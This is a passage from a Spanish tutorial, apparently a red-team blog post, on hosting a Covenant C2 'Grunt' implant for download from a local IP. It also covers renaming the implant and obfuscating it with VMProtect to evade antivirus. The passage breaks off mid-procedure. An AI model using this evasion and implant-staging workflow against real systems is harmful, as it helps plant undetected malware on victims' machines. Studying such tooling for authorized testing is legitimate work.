
Crearemos el path en donde vamos alojar el Grunt, en mi caso le llamare grunt, y elegiremos donde está el Grunt:




Por último pulsaremos en Create:

The screenshot shows a browser window for the 'Covenant' application. The URL is <https://127.0.0.1:7443/listener/edit/1>. The page title is 'Listener: LUno'. On the left, there's a sidebar with various menu items: Dashboard, Listeners (which is selected and highlighted in blue), Launchers, Grunts, Templates, Tasks, Taskings, Graph, Data, and Users. The main content area is titled 'HostedFiles' and lists a single file: '/grunt' (Size: 11776). A red box highlights this entry. To the right of the file name is a 'Download' button. Below the table are buttons for '+ Create' and navigation (Page 1 of 1, 1, etc.). The browser toolbar at the top includes icons for Applications, Places, System, and a search bar. The status bar at the bottom shows 'Parrot Terminal' and 'Covenant — Mozilla Fir...'. The overall theme is dark.

Ahora podremos conectarlos a la IP de esta máquina en este caso <http://192.168.1.44/grunt> y así descargarlo:




Podría cambiarle el nombre y llamarlo de cualquier manera, como por ejemplo ahora a.exe:



## Ofuscado de Grunt:

Veremos ahora como ofuscar ese binario para que el antivirus no los detecte, pues Covenant al ser un proyecto libre y conocido, sus binarios están en las bases de datos de los antivirus.

Ahora vamos usar este programa : <https://vmpsoft.com/>, que básicamente hace lo mismo que el anterior, vamos a desactivar el antivirus de Windows para encriptar el archivo y luego vamos a ver si lo detecta:



Ahora crearemos el Grunt.


Daremos clic en Download:

The screenshot shows the 'Binary Launcher' configuration page in the Covenant web application. The left sidebar contains navigation links: Dashboard, Listeners, Launchers (selected), Grunts, Templates, Tasks, Taskings, Graph, Data, and Users. The main content area is titled 'Binary Launcher'. It includes tabs for 'Generate', 'Host', and 'Code'. A 'Description' section states: 'Uses a generated .NET Framework binary to launch a Grunt.' Configuration fields include 'Listener' (a), 'ImplantTemplate' (GruntHTTP), 'DotNetVersion' (Net35), 'ValidateCert' (True), 'UseCertPinning' (True), 'Delay' (5), 'JitterPercent' (10), 'ConnectAttempts' (5000), and a 'KillDate' set to '05/23/2023 11:32 AM'. Below these are sections for 'Generate' (button) and 'Launcher' (GruntHTTP.exe). The 'Download' button is highlighted with a red box.


Copiaremos el Grunt a una carpeta del escritorio.

El VMProyect tiene una versión demo que es la que voy usar, para instalarlo necesitaremos una máquina Windows, la instalación es sencilla no hay más que darle a siguiente.


Ahora lo abriremos:




Y le daremos a open:




E elegiremos el Grunt una vez abierto tendremos esta pantalla:

